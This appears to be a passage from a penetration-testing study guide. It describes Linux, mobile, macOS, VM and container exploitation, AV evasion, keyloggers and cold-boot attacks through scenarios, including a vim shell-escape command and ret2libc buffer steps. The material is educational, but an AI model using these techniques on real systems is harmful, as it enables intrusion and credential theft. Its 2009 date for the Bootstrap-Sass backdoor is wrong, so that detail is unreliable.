In order to manage new servers, an administrator added webmin to the install packages for new servers. The goal was not to have to manage the systems, but instead to turn over management to the business owner after setup. The default webmin install required the root password to log in, and that should prevent unauthorized access.

To ease handoff, the administrator uses a conventional first-time password: ChangeMe123! This will secure the account until the business owner changes it—eventually. The password is long, complex, and short-term, so it meets all organizational security requirements.

The default configuration for webmin is to listen on all IP addresses on the system. Unfortunately, some of these systems are surfaced to the Internet, allowing external testers to get to the webmin port. Testers use Ncrack with the root user and various password lists to try to brute-force the root password. After a short time, this conventional password is processed from the list, and all of the systems the business owners have yet to update have now been compromised by the test.

While the password was strong, the default for listening to all IP addresses was a problem that the administrator hadn't considered. Ideally, webmin should only be visible internally, and no additional configuration steps were enforced to ensure that Internet users weren't able to get access to the server. As a result, the servers contained backdoors before they were even accessed by the line of business.

Linux Service Exploits

The Linux kernel provides the core operating system constructs; however, almost every service that is exposed to the network is handled by a service. These services are frequently maintained by the operating system distributor, but most of these packages are open source. Package maintainers are responsible for making sure that the most secure code is available for a system, and administrators are responsible for patching quickly, but sometimes the speed of exploit development means that systems are left vulnerable.

Key Facts

- Linux vulnerabilities break down into kernel-based exploits and service-based exploits.
- Modern Linux distributions typically have very few listening ports by default; however, older Linux versions had many more.
- Linux kernel vulnerabilities are not uncommon; however, most of them are privilege escalation weaknesses and not remote code exploits.

- These vulnerabilities may be on computers or embedded devices.

How It Works

A tester would initially perform a port scan or vulnerability scan on a vulnerable Linux instance to determine if it is potentially vulnerable. Once detected, the tester would launch an exploit against the vulnerable service or system. If the service or system is actually vulnerable and the exploit works, the code and the targeted payload would be executed. Kernel-based vulnerabilities need to ensure that program execution returns to normal after the exploit in order to not crash the system, whereas process-based execution may crash a service but will still result in the payload executing successfully and the system staying alive.

Scenario: Service Manipulation/Installation

Many services contain libraries that dictate how they run. These libraries add functionality to make development and management of these applications easier. The libraries are typically installed from trusted locations; unfortunately, sometimes these libraries have been poisoned at the source. One example was the Ruby gem called Bootstrap-Sass.

In April 2009 security researchers noticed that a backdoor had been added to this package, which made any web application deployed using Ruby with this gem vulnerable to remote command execution using a base64-encoded cookie. Application developers who were using this gem may not have had any vulnerable code in their project, but the vulnerable library would make anything else they did vulnerable. Testers may leverage this concept along with social engineering attacks or repository compromises to gain further access within an environment.



ADDITIONAL RESOURCES Read the online article “Backdoor in Popular Open Source Tool Put 28 Million Users at Risk” at
<https://www.theinquirer.net/inquirer/news/3073749/backdoor-in-popular-open-source-tool-put-28-million-users-at-risk>.

Scenario: Services Running as Root

Once a user logs in to Samba, the service will take on the privileges of that user. However, there have been instances where pre-authentication vulnerabilities have existed. One such example is the trans2open vulnerability that was discovered in 2003 (CVE-2003-0201). When an attacker sent a specially crafted packet, it would cause an overflow in the Samba server, and code would execute as root. The Metasploit module exploit/linux/samba/trans2open was created to exploit this vulnerability.

Scenario: Embedded Linux Attack

A tester port scans a network and finds a number of Belkin Wemo devices on the network that control the lighting systems. These systems appear to be running firmware version 2.00.

1. The tester searches the Web and finds the belkin_wemo_upnp_exec exploit from Metasploit for this firmware version.
2. The tester launches the belkin_wemo_upnp_exec exploit against the target.
3. Metasploit connects to port 49152 on TCP and issues a malicious SOAP request to the URI /upnp/control/basicevent1.
4. The malicious request executes the specified payload in memory, causing code to execute under the root context on the target system.

Scenario: Ret2libc

Ret2libc is short for Return to libc. Libc is the standard C library that has many C functions. A ret2libc attack makes use of code that already exists in a binary or existing library to simplify a buffer overflow. When a buffer overflows, there's a chance that it will overwrite part of the stack.

The ret2libc attack depends on overwriting EIP and putting arguments into the stack so that when a target function is called, we can pass the necessary arguments in to be executed. One common example would be to overwrite the stack so that EIP points to the system call and the tester pushes a location for /bin/sh onto the stack so that when system is executed, it executes /bin/sh as the argument and returns a shell. The benefits of this attack include the following:

- The shellcode is much less complex.
- The result can be smaller.
- It may evade common network AV or IPS rules.

- Much of the code work is already done—the tester just has to set up the application to know where to go to run the code.
- It provides the ability to chain commands together by putting arguments in the stack in such a way that when each function finishes executing, it will return into the next step of code.

This last bit is called a return-oriented programming (ROP) chain and is made up of little segments called gadgets that execute the targeted code and set up the code to return into the next function. By linking these together, the tester can put together complex code that already exists in the standard C libraries or an application without having to rewrite it in the exploit. Here's an example:

1. A tester notices that an SUID binary has a buffer overflow.
2. A tester stands up a similar box and determines that they can overflow a variable and overwrite EIP and part of the stack.
3. The tester creates a long buffer with a pattern generated by pattern_offset to determine where the buffer is overflowing.
4. With the buffer length, the tester generates a malicious buffer that starts with /bin/sh\x00 followed by padding and then the address of the system function from libc, four trash characters, and finally the memory location where /bin/sh is.
5. The tester sends the buffer and verifies that a shell is returned.
6. The tester takes that exploit code over to the target box and executes it, gaining root.

Android

Android is a Linux-based operating system for mobile devices. Many device vendors and service providers supply customizations for Android to change the user experience and to handle differences in hardware. As a result, the actual software on an Android device will contain a core kernel and then additional code. Google maintains the Android core and distributes software updates for security patches. Because of the customizations, many updates don't come directly from Google except for on Google phones. Instead, they come from the telephone carrier or from the device manufacturer.

Key Facts

- Android is a common operating system for both phones and other embedded devices.

- It uses the Linux kernel as its core, so many of the kernel-based exploits may have derivatives that work under Android.
- It frequently has additional physical attack vectors, such as NFC, Bluetooth, and other protocols.
- Android phones use a trusted app store by default; however, applications can be installed manually (sideloading).
- Android applications are APK files and use the Android Runtime (ART), while older versions used Dalvik VM.

How It Works

Because Android systems have a Linux kernel at the core, many kernel-based exploits may still work against these systems. Most Android systems aren't x86 based, but instead contain other chipsets for mobile phones or embedded devices, so additional modifications are likely needed for Linux exploits to work on Android.

The Android software stack builds on top of the Linux kernel. The kernel handles hardware drivers, power management, memory management, and core system functions. On top of that, the hardware abstraction layer (HAL) provides a standard interface for hardware vendors to enable the application framework to communicate with the hardware-specific device drivers in the kernel. The HAL is vendor specific and typically written in C/C++. Above that, the application framework contains the ART that runs core libraries and native libraries like SSL, SQLite, and Webkit functionality. Above that come the preinstalled applications supplied by the hardware vendor/provider. At the top are user-installed programs. Each layer relies on the layer below it to be secure, and each layer below it therefore may have more access.

Like Linux, the Android file system contains partitions for applications, including those that are viewable without rooting: /data and /cache for user and app data and frequently accessed data; /storage, which contains external storage (such as sdcards) and internal storage such as photos; and those that require root access to view, like the /system partition where the OS except kernel and RAMDISK reside, as well as /.

To limit access, an application sandbox runs above the kernel, and application isolation is handled by running applications within their own process inside the ART. Applications in Android are most often written in Java, but may include native libraries. Both applications in ART and native applications will run in the application sandbox.

Android applications are Android Package files (APK). Android users use the Google Play store for downloading applications. Applications within the Play Store go through a vetting process, although malware sometimes can sneak by review. Additionally, applications can be installed outside of Google Play, or sideloaded.

Applications may store data insecurely in databases or be vulnerable to injection

attacks, and much of the rigor that applies to application penetration testing applies here. Applications that abuse excessive privileges or that lead to root compromise of the device due to missing patches or weak passwords on rooted devices may also exist. Here is a quick sample of Android exploits:

- Stagefright MMS flaw
- Janus vulnerability
- Android FakeID flaw
- CVE-2019-2107 allows specially crafted media files to root the device



ADDITIONAL RESOURCES Read more about ADB, Android SDK, and the primary Android components on the Android developer site:
<https://developer.android.com/>.

Scenario: Rooting an Android Device

Rooting an Android device is the same conceptually as jailbreaking an Apple device. Rooting a device carries some risks, including the risk that the rooting process may install other unwanted software or create vulnerabilities that did not exist when the device was not rooted. The objective is to gain the highest level of privilege on the device in order to facilitate testing or exploitation of the device.

One example would be to sideload a rooting application like KingoRoot to root the device and run it. Another way would be to connect the device to a computer using a USB cable, enabling USB debugging mode on the device, and run a program to root the phone from the computer.

Scenario: NFC

Other options for exploitation exist with physical access or close proximity. Here is an example scenario that takes advantage of Android's ability to sideload applications from untrusted sources.

1. A tester identifies a phone as running Android 2.3 and knows that it supports NFC.

2. The tester gets close to the phone and sends a malicious NFC signal to the target, which launches a web browser.
3. The website the tester sends the user to contains a malicious APK file that, when installed, will create a backdoor. The website makes it look like this is an Android update to trick the user into clicking OK.
4. The user clicks OK, and the tester gets a shell back to the tester's system.

Scenario: Malicious Applications

The Google Play store tries to evaluate applications to determine if they are malicious, but they can slip through the cracks. There are a number of different ways malicious apps can affect a system. One is through excessive app permissions. The permissions an application is requesting are presented to the user at the time of installation; however, some users just click OK. These applications can listen to the phone even when not making a call, monitor usage, and potentially access sensitive data.

Some users need apps from third-party sites, and even trusted applications can have problems. One example of a way that users can protect themselves is to only install signed applications. The signing process ensures that the installer is authentic. Unfortunately, a number of techniques can be used to bypass this technique. Some of the techniques over time that have been used to install potentially malicious functionality are

- Certifi-gate, which allows installing “trusted” software without properly validating the certificate
- Android installer hijacking, which takes a valid installer and modifies it to perform malicious actions
- The FakeID flaw, which improperly validates certificates and only looks at the Subject and Issuer fields instead of validating the certificate as a whole
- The Janus vulnerability, which allowed repackaging an installer without modifying the signature

Scenario: Cross-Platform Vulnerabilities

The Android kernel is still based on Linux. As a result, some of the exploits that work on Linux kernels on other platforms will work on Android. One such example is the Dirty COW vulnerability, which is named because it is an exploit in the copy-on-write functionality in the Linux kernel. This exploit can be used to perform privilege escalation on a system.

When the exploit is run as a user in a sandbox, the code will escalate privileges for the user to root, and then the system can be modified. Because this is also a sandbox breakout, this is additionally serious, but elevated access on an Android device can allow an attacker to install further backdoors to allow future remote access.

The plus side of many of the cross-platform vulnerabilities is that they are privilege escalation in nature. In order for an attacker to use them, a malicious app would need to have already been installed, but as can be seen from other examples in this chapter, that is not always difficult.



ADDITIONAL RESOURCES Damn Insecure and Vulnerable App has additional Android exercises for testing at <https://github.com/payatu/diva-android>.

Apple Device Host-Based Vulnerabilities

Apple devices include systems like iPads, iPhones, and Macs. For laptop and desktop devices, Apple's operating system is referred to as macOS. For mobile devices, Apple uses iOS. Each platform has different implementation considerations that affect security testing and the attack surface offered for testing.

macOS

macOS is loosely derived from the NetBSD operating system and looks and works similarly to other *nix distributions. There are a number of significant differences, however. This includes how accounts are managed, how preferences are configured, and what services listen by default. macOS is designed to be user friendly, and as such, many of the services that are installed by default are geared around providing a seamless user experience.

Key Facts

- macOS has a *nix feel with a robust graphical interface by default.
- The command line has many familiar *nix commands, but some have different options than other *nix systems.

- Packages are managed through the Apple Store, which has a vetting process to help protect end users.
- Additional packages can be installed through tools like Homebrew and MacPorts.

How It Works

macOS exploits typically involve either services running with elevated privileges or kernel-based vulnerabilities. Most OS X attacks are targeted at applications running by the user, such as Safari. Generally, an attack would work as follows:

1. A tester would initially perform a port scan or vulnerability scan for a vulnerable OS X instance.
2. The vulnerability scanner or port scanner would indicate that a service is vulnerable.
3. Once detected, the tester would launch an exploit against the vulnerable service or system, the code would be executed, and the targeted payload would be executed.

Kernel-based vulnerabilities need to ensure that program execution returns to normal after the exploit in order to not crash the system, where process-based execution may crash a service but will still result in the payload executing successfully and the system staying alive.

In macOS, the basics of code execution are the same, but, for instance, adding a new user to the system would be done with the dscl utility instead of useradd or modifying /etc/passwd. As a result, the differences in exploitation center less around code execution and more around what happens post-exploitation.

macOS tries to balance functionality and security, so some services (such as mDNS) are enabled by default, while most remote access tools and services are disabled by default. For instance, SSH and Virtual Network Computing (VNC), are disabled by default, but services to help find printers are enabled by default to make the system easier to use.

Scenario: mDNS

1. A tester scans an OS X 10.4 system and determines that the mDNS service is listening.
2. The tester uses the upnp_location exploit within Metasploit to send a malicious UDP packet to port 1900 containing a malicious upnp_reply.

3. The reply causes a buffer overflow in the mDNS service and executes the specified payload.
4. The payload runs under the root user context, giving the tester privileged code execution on the system.

iOS

iOS is another Apple operating system that is designed for handheld devices, including phones and tablets. iOS is also loosely based on NetBSD, but more security features have been added to improve device security. Because iOS is not designed to be used from a terminal, many of the common *nix utilities don't exist. Instead, it uses a hardened environment with application sandboxes to stop applications from causing security issues with other applications or affecting the underlying OS.

Key Facts

- iOS is the Apple mobile device operating system.
- Apps are typically written in Swift or Objective C.
- Apps are signed and packaged as IPA files.
- iOS is based on NeXTSTEP, which is based on BSD, so it's a *nix-style operating system.
- It uses sandboxing to protect users.
- It can be jailbroken, and jailbroken devices introduce other potential vulnerabilities.
- It is most frequently exploited via malicious apps, but jailbroken iPhones may run services that leave them vulnerable to network attacks.
- It can be vulnerable to kernel-based attacks.

How It Works

Apple uses code signing to prevent unapproved applications from running on mobile devices. Mobile device users are required to go to the Apple App Store to download new software. iOS devices use a sandbox to prevent attacks against applications from having broader iOS system impact. Jailbreaking the device is the only known way to run third-party applications. Apple calls the boot process the “secure boot chain.”

Additionally, Apple mobile devices employ hardware security to secure the device. An AES 256-bit group ID protects firmware, and an AES 256-bit user ID, which is unique to each device, is used with user-defined passcodes to encrypt other data.

Changes to the hardware may render the data inaccessible, and this process hardens the devices against JTAG attacks. iOS devices can be configured to wipe the device or otherwise render it useless if the user-supplied passcode is incorrectly entered too many times.

As with all mobile devices, testing techniques include all of the principles of static analysis, dynamic and runtime analysis, communication channel testing, and testing of the web services and APIs. iOS applications are stored in the iOS App Store Package format (IPA). These are Zip-compressed archives. Each application uses a property list (plist) file with XML-structured data that stores configuration information about the app. These may have sensitive information or can be modified to affect the application. [Figure 3.5-1](#) shows a plist file opened in Xcode. Disassembling/decompiling the application source, examining file structures and permissions for information disclosure weaknesses, and identifying insecure implementations of encryption would all fall under static analysis.

The screenshot shows the Xcode interface with the 'Info.plist' file open. The left sidebar lists project files: Altoro-App.app, Base.iproj, en.iproj, FiddlerRoot.cer, Info.plist (selected), PkgInfo, and ViewWriteUrlToScreen.nib. The main area displays the contents of Info.plist:

Key	Type	Value
Bundle name	String	Altoro-App
DTSDKName	String	iphoneos10.3
DTXcode	String	0832
Launch screen interface file base...	String	LaunchScreen
Main storyboard file base name (IP...	String	Main_iPhone
DTSDKBuild	String	14E269
Localization native development re...	String	en
Bundle version	String	3192
BuildMachineOSBuild	String	16E195
DTPlatformName	String	iphoneos
Bundle versions string, short	String	1.1
Main storyboard file base name	String	Main_iPhone
Bundle OS Type code	String	APPL
CFBundleSupportedPlatforms	Array	(1 item)
App Transport Security Settings	Dictionary	(1 item)
InfoDictionary version	String	6.0
Required device capabilities	Array	(1 item)
Executable file	String	Altoro-App
Supported interface orientations (i...	Array	(4 items)
URL types	Array	(1 item)
Bundle identifier	String	com.ibm.Altoro-App
DTCompiler	String	com.apple.compilers.llvm.clang.1_0
Bundle creator OS Type code	String	????
DTXcodeBuild	String	8E2002
Application requires iPhone enviro...	Boolean	YES
Supported interface orientations	Array	(3 items)
Bundle display name	String	Altoro-App
DTPlatformVersion	String	10.3
MinimumOSVersion	String	10.0
UIDeviceFamily	Array	(2 items)
DTPlatformBuild	String	14E269

The right panel shows the Identity and Type settings for the file, indicating it is a 'Default - Property List Binary' type. It also shows Source Control details, including repository, type, current branch, version, and status (No changes).

FIGURE 3.5-1 Plist file in Xcode



KEY TERMS **Static analysis** or **static application security testing (SAST)** is the process of evaluating a program without running the code. SAST uses white-box analysis of the code to examine a program from inside-out. It requires access to the source code and binaries, but does not require the application to be installed or deployed. It maps the logical flow of the application, including examining the way data travels through the program. SAST can be used to identify common issues such as memory mismanagement (buffer overflows), but cannot identify runtime errors or issues that are introduced as a result of environment-specific configurations and may have difficulty analyzing issues that are the product of multiple interacting components from external libraries or in complex application frameworks. SAST is also not good at finding issues with insecure data transmission, authentication issues, or privilege escalation. Lastly, issues that SAST identifies may not all be functionally exploitable.

Dynamic analysis, runtime analysis, or dynamic application security testing (DAST) refers to the process of evaluating a program as it runs. DAST uses gray or black box analysis to examine a program from outside-in. It does not require access to the source, but does require the application to be installed or deployed, and may require access to both the application and any clients. DAST can be used to find runtime errors and vulnerabilities that result from environment-specific configurations. The efficacy of DAST is contingent upon the thoroughness of testing. As this method may take longer than a testing approach that uses an up-front understanding of all possible inputs and outcomes to determine testing paths, lesser-used application functionality may go untested. DAST may not account for all possible vulnerabilities that could be introduced by environmental or configuration differences.

Keep in mind that iOS devices can be configured to wipe the device or otherwise render it useless if the user-supplied passcode is incorrectly entered too many times. Creating a backup and performing these attacks in an emulator may be required for brute-force attacks against the device passcode. The advantage of using an emulator over using a device directly is similar to using a virtual machine: Errors that occur with an emulated device can be overcome by simply starting a new emulator session. If, however, an error occurs with a physical device, it may be “bricked,” requiring a new physical device or extensive efforts for recovery. These types of tests, along with inspecting client-side injection attacks, examining how applications function when the device is locked, and looking for instances of insecure storage or memory usage while the device is running, would all fall under dynamic or runtime analysis.

The way that applications interact with networks, such as whether App Transport

Security (ATS) is enabled, whether otherwise unsecure protocols are used, or whether the nature of network communications can be compromised, all fall under network analysis. Application testing is also likely to reveal vulnerabilities if input validation vulnerabilities lead the way to injection attacks, if sessions are mishandled, or if default credentials are used. These can be revealed during client- or server-side testing.



ADDITIONAL RESOURCES The OWASP Mobile Security Testing Guide has quite a bit of information about iOS testing, and it's worth a read to better understand this area of testing. Check out

https://www.owasp.org/index.php/OWASP_Mobile_Security_Testing_Guide.

Scenario: Jailbreak

Jailbreaking is the process of exploiting software vulnerabilities in iOS operating systems to elevate privileges to the root level on a mobile device. This is done in order to bypass security restrictions on running third-party software, for example. This is not something Apple supports, and doing this may void device warranties or cause irreparable system malfunction. For testing, it may be preferable to use emulated devices for this activity. The method used to jailbreak a device may depend on the version of iOS installed and its patch level. Jailbreaking a device grants a tester additional control over applications, including more visibility into the underlying OS components, file storage, and applications that are installed. Generally, there are four types of jailbreaks:

- **Untethered** Device can be powered on and off independently.
- **Tethered** Device can only be powered on and off with the aid of a computer.
- **Semi-tethered** Device requires jailbreaking using a computer if it is rebooted.
- **Semi-untethered** Device uses a jailbreak app installed on the device.

A typical jailbreak might look something like the following:

1. Connect the mobile device to a laptop using USB, for example.
2. Download a jailbreak application to the laptop (e.g., Cydia Impactor).
3. Run the jailbreak application on the laptop, and select the mobile device.

4. Download a compatible jailbreak, and load the IPA file into the application.
5. Supply the Apple ID and password to complete the jailbreak.



ADDITIONAL RESOURCES More examples, exercises, and a testing environment for iOS can be found in the Damn Vulnerable iOS App (DVIA) at <http://damnvulnerableiosapp.com>.

Sandbox Escape and Controls Evasion

A sandbox is a computing environment that is designed to isolate running code. By using a sandbox, other applications, processes, and operating system components can be additionally protected from the adverse effects of the sandboxed code. Sandbox escapes are a class of exploits designed to break out of these isolating controls. These exploits are frequently difficult to execute, but when they work, they can lead to privileged access on otherwise protected systems.

Shell Upgrade

Shell upgrade attacks are exploits against restricted shells. Restricted shells are typically designed to limit the commands that a user can run and what the user can access in the file system. Shell upgrade attacks try to find flaws in the restricted shell or in the applications that are permitted to operate beyond the restricted shell. The objective is to gain execution outside of the restricted environment.

Key Facts

- Shell upgrade attacks are specific to the shell in question, as well as the applications allowed.
- Restricted shells typically limit the commands that can run, the locations that can be viewed, and the processes running on the system.

How It Works

As a tester, the trick is to find which of the allowed applications can be abused. One of the most common tools to bypass restricted shells is the editor vim. The vim editor can execute shell commands, so by running the editor and calling a new shell, the restricted shell can be bypassed. Other applications can be used too; however, the attack itself is specific to the commands available, so it may take research to determine how the available application's alternative functionalities may be used to escape the shell.

Scenario: Breaking Out of a Restricted Shell

A tester logs in to a system with a restricted shell. The only command available is lynx for command-line web browsing of an internal data entry portal. When the tester runs lynx and goes to the page, there is an option to edit. Choosing to edit the page launches the source in vim. When the tester issues the command “`:!/bin/bash`” to vim, it spawns a bash shell, giving the tester access to an unrestricted shell.

Virtual Machines

Virtual machine (VM) attacks target either the underlying hardware abstraction or the monitoring and communication channels that operate between the hypervisor and the VM. These escapes are rare and so are coveted by attackers.

Key Facts

- VM escape attacks target either the drivers on the system or the communication channel with the hypervisor.
- The hypervisor is designed to keep each individual VM separate; however, if a tester can escalate to the hypervisor, they will have access to all VMs on the system.

How It Works

Virtual machines are typically designed so that a hypervisor manages VMs. This hypervisor level isn't typically used interactively and is solely there to manage the resources of the VMs. Because it has access to all of the VMs, it is locked down in functionality, and the VMs running on the system have limited access. Typically, the VMs can talk to the hypervisor in one of two ways: device drivers and management software.

Device drivers on VMs work to interact with the abstracted hardware to hide the fact

that an operating system isn't running on its own system. Virtual hard drives, processors, and memory all are handled through drivers. If any of these drivers have vulnerabilities, they may be used to gain access to hypervisor functionality or to execute code.

However, these are difficult to do and very dangerous. If they fail, they may leave either the VM or the hypervisor unstable, which would take down the system the tester is using and possibly all VMs that the hypervisor is managing.

The other option is to look at the management software. The hypervisor doesn't inherently know how a system is doing, so most hypervisors have some management software to determine CPU load, disk utilization, and other critical information about the hosts running. It can use that to provide additional scaling, but also it is used to make sure the hypervisor understands how the whole system is doing. Because this software is communicating directly with the hypervisor from the VM, an exploit of this software may be able to run commands within the context of the hypervisor.

Management software attacks are the most common, but still not as common as other types of exploits. These exploits are typically patched very quickly, but when they are found, they can give access across large numbers of VMs, so the work to perfect these exploits is worth it.

Scenario: Breaking Out of a Virtual Machine

A tester gains access to a VM and notices that the vmtools software that is installed is running. The tester searches for vulnerabilities and determines that there's a code execution vulnerability inside vmtools that will run code on the hypervisor. The tester modifies the code so that it will launch a basic remote shell back to the tester's box. When the exploit runs, a basic /bin/sh shell is run from the hypervisor and shuffled back to the tester's box. The tester now has access to the hypervisor and creates a new account on the system. The tester logs in via SSH and now has privileged access to the hypervisor under an SSH shell.

Containers

Containers are similar to VMs, but are implemented differently. Typically, these containers run on top of fully featured Linux or Windows systems and not a minimal hypervisor. As a result, frequently devices and other aspects are just mapped into these containers. Techniques are used to isolate these containers, but depending on the privileges that they are running as, they may be able to be escaped.

Cross-Reference

[Objective 2.2](#) discusses containers in more detail.

Key Facts

- Container escapes use container resources and tools to get access to the underlying host OS.
- They are typically specific to the type of containerization being used.
- They may require specific privileges to work correctly and may not work in every situation.

How It Works

Containers use technologies like control groups in order to allocate memory, disk, and other resources to abstracted containers. Container attacks are specific to the underlying technologies, so there isn't just one way to escape containers. To research these attacks, testers need to know the type of container being used and its privileges. Some containers are launched with additional privileges to perform certain tasks, while others are launched with lesser privileges. Typically, the more privileges a container has, the easier it is to escape the container. But even low-privileged containers can have escape vulnerabilities.

Scenario: Breaking Out of a Container

A tester gets access to a shell inside a Docker container. While the tester may not know much about how the container was implemented, recon about the container indicates it's a Docker container. The tester researches attacks and attempts to access the cgroups file system. The access is successful, so the tester writes a script that creates a new cgroup and a release file for that group. The release file sets a command to trigger upon release. The cgroup is released, the command executes on the host OS, and the data is written to a file that the tester can view. Once the tester knows that it is successful, the tester repeats the attack with a one liner to spawn a shell on the host OS and launches the attack again.

Application Sandboxes

Many of the most popular applications used today also carry the highest risk. Things like web browsers, e-mail programs, and media players need to have rich features in

order to become popular. With the additional features, additional attack avenues are introduced. One way to combat that is with application sandboxes. These sandboxes attempt to protect the underlying system by executing tasks in their own memory space that is protected from the rest of the system.

In this system, if anything bad happens to the application, it will be limited to that application and whatever it is allowed to access without leading to a full system compromise. This is good, in premise, and protects against many attacks. However, there are attacks aimed at bypassing application sandboxes. When vulnerabilities are chained together, it may be possible to cause code execution in a sandbox and escape from that sandbox to get OS access.

Key Facts

- Application sandboxing protects applications from affecting the system state.
- They are frequently used in mobile phones, web browsers, and secure operating systems.
- While sandboxing helps protect systems, there are exploits against sandboxing that may allow for a sandbox breakout.
- Vulnerabilities can be chained together to achieve both application compromise and sandbox escape, but these combinations are difficult and much less common.

How It Works

Sandboxes are like lightweight virtual machines where applications can run. They contain their own memory space and may contain fake file structures and other system aspects. They are deployed to help protect a vulnerability or crash in one part of an application from affecting other parts of the system. This can sometimes be seen in web browsers when some tabs crash and others don't. The reason that only some crash is that groups of tabs, even in a single browser, may be in multiple sandboxes, and one sandbox can crash without affecting the rest of the application.

In mobile devices, this is even more important. If every time an application crashed the phone had to be restarted, users would become very tired of this very quickly. As a result, all applications are run in their own sandbox on a phone so that the applications can be easily killed and a crash in the application doesn't affect the underlying OS.

AV and Antimalware Evasion

Most environments have antivirus and antimalware tools in place at different levels.

Some are at the e-mail gateway and web gateway and some on the operating system, but most combine these tools for defense-in-depth. As these tools find new ways to detect malware, the attackers need to stay ahead of the game to be effective. By changing how binaries look and behave, there are ways to get around some of the AV and antimalware technologies.

Key Facts

- Techniques that include changing how a binary looks:
 - Changing the file signature or fingerprint by recompiling
 - Changing the file signature or fingerprint by renaming functions
 - Obfuscation of text inside the payload
 - Using different packers
 - Encryption
 - Polymorphic malware
- Techniques that include changing how a binary behaves:
 - Using fast flux networking
 - Logic bombs
 - Extended sleep, logical loops, or mundane processing
 - Sandbox detection

How It Works

Most evasion techniques involve changing either how a binary works or how it behaves. Security controls that rely too heavily on specific characteristics, such as a file signature or filename, can be evaded by changing these characteristics without necessarily changing the payload's functionality. This can be as easy as recompiling the tool, renaming classes and functions, or obfuscating part of the binary. Other controls may look for specific keywords or file characteristics, such as how the file is built. Encryption and using different methods of packing will often avoid these.

Other tools may look at the activity of a binary in the first few seconds of execution or examine how it reacts based on how the system responds. These types of tools may attempt to run the payload in a sandbox, for example, with deception technology. For these types of tools, changing the behavior of the tool is critical. Malware may implement different behavior based on the results of checks it uses to identify certain network or operating system characteristics where it executes. Malware does this in order to avoid sandboxing. Others may behave differently during the first few seconds

of execution in the hope that inspection will time out.

Scenario: Signature Changes

Tools like msfvenom, the Veil framework, Hyperion PE Encrypter, and .NET obfuscators can change the way the code looks. When the code is compiled, it will have changed enough to bypass signature detection. Sometimes when these tools become popular, vendors start to look at the pieces that these tools leave behind when they are run and will alert based on the encrypter. As a result, changing techniques may be required if one technique isn't sufficient.

Other Exploitations

Memory exploits, keyloggers, and attacks on physical device security apply across multiple operating systems. Testers should be aware of the logistics of these, as well as understand key vocabulary for the test. These techniques are varied based on the specifics of the platform being attacked, so the scenarios in this section cannot be all-inclusive. Where possible, Additional Resources boxes supply information for further study.

Exploitation of Memory Vulnerabilities

Most vulnerabilities are the result of improper memory management. There are many things that can go wrong from buffer overflows to memory leaks. These concepts could eat up an entire book (and there are a number of them out there). [Table 3.5-8](#) contains the core concepts that an attacker needs to know.

TABLE 3.5-8 Memory Exploitation Techniques

Technique	Description
Buffer Overflow	Buffers are allocated memory for a data structure. If too much is written into a buffer, it may overwrite a portion of the stack. The stack contains program state and current execution information. By executing a buffer overflow and affecting the stack, an attacker can execute arbitrary code.
Heap Overflow	The heap is a portion of memory used for dynamically allocated objects. A heap overflow doesn't affect the stack but may overwrite other pieces of memory. If those pieces of memory contain important information, like if someone is an admin or not, a heap overflow can change the behavior of an application. Sometimes a heap overflow can lead to code execution, but it is harder than a stack overflow.
Memory Leak	Memory leaks are vulnerabilities that disclose information about the system's memory. Memory leaks are frequently used along with other vulnerabilities so that attackers can identify where code needs to jump to in order to successfully execute.
Use-After-Free	When memory is done being used in a process, it can be "freed," which marks it as being able to be safely deallocated. However, most processes don't clean up unused memory immediately, and if the application tries to access that freed data, it may contain something different or nothing at all. As a result, use-after-free vulnerabilities may cause applications to crash, or if an attacker can control the data, may lead to code execution.
String Format	String format vulnerabilities exist because one of the string-formatting functions (printf, sprint, fprintf, etc.) has been passed unsanitized data. When a malicious string format command is passed to one of these functions, they can read memory, write memory, and potentially affect code execution. With modern operating systems, this is more difficult; however, with a memory leak that can identify addresses, this becomes somewhat easier.



ADDITIONAL RESOURCES Aleph One's article “Smashing the Stack for Fun and Profit” is worth a read for understanding buffer overflow attacks. While the article is older and modern mitigations such as ASLR and 64-bit architectures change the implementation for today’s technology, the core concepts are still relevant. See http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf.

Keyloggers

Keyloggers allow testers to see the keystrokes typed by an interactive user at the keyboard. These types of attacks can be used to escalate privileges within applications and systems by waiting for a user to type in credentials. This is an especially strong technique in institutions that have privilege separation for regular users and administrative users.

Key Facts

- Keylogging hooks the keyboard inputs to log keystrokes on the system.
- Typically, a tester would want to hook the explorer.exe process to ensure that all the keystrokes as part of a session are logged.
- Keylogging is detectable by behavior analytics, so it is not appropriate when strong EDR controls are in place.

How It Works

When a user clicks the keyboard, the applications looking for input from the keyboard listen to the keyboard driver to see what has been typed. The applications interact with the driver to see what keystrokes have been entered and then act upon them. More than one application can be listening to the keyboard driver, and by “hooking” that driver, the keylogger can see all of the keystrokes that are being sent to the system. Keyloggers can run from hardware, such as a USB device, or as part of a software-delivered payload.

Scenario: Using a Keylogger

A tester gets access to a system as the user logged in to the console.

1. The tester installs a keylogger in the memory space of explorer.exe so that whatever application is focused will be able to be keylogged.
2. After waiting for a few hours, the user at the keyboard needs to perform a domain administrator task and logs in to the account DAbob with the password Abc123! and it is logged to the keylog.txt file.
3. When the tester views the keylog.txt file later, they now have access to the username and password and can escalate to Domain Admins using the information captured.

Physical Device Security

Physical device attacks have historically been some of the most difficult to defend against. Having hardware access to systems provides a level of access that isn't in most threat models. Most institutions implement full disk encryption to protect the system, but some physical attacks can overcome these protections by accessing memory, manipulating hardware, changing system state, and more.

Key Facts

- Physical access bypasses many security controls.
- Physical access attacks may require special hardware or tools, but not always.
- Well-rounded security plans should consider physical security as a layer in defense-in-depth implementations.

How It Works

The concept of a physical attack is simple: If a tester can gain full physical access to a computing asset, it may be possible to bypass security controls that otherwise protect the device from network-based attacks. Physical attacks may invoke device recovery mechanisms that are built in by the vendor to gain access to the system directly or attack the actual hardware in order to gain access to data stored on the device.

Scenario: Cold-Boot Attack

Cold-boot attacks are side-channel attacks that allow a tester to access memory. When the power is off, the memory doesn't immediately lose its state, and so a quick off then on of the system will preserve some memory. When this memory is dumped, the hope is that things like keys to full disk encryption, credentials, or sensitive information will be available. Cold-boot attacks take place when a tester has access to a system and can boot from alternative media. The tester will put in the malicious USB, power off the system, and then turn it back on. Once booted, the tester will dump the system memory. Modern systems with Trusted Platform Module (TPM) may mitigate this type of attack. Consider the following possible example:

1. A worker is working on their laptop in a hotel room when the fire alarm goes off. The worker locks the screen and leaves the building with the laptop left in the room.
2. While the worker is gone, the tester enters the room, does a cold boot into a USB,

- and dumps the memory from the system.
3. The tester searches the memory for credentials and finds a plaintext version of the user's credentials in LSASS.
 4. Using these credentials, the tester reboots the system and logs back in as the worker.
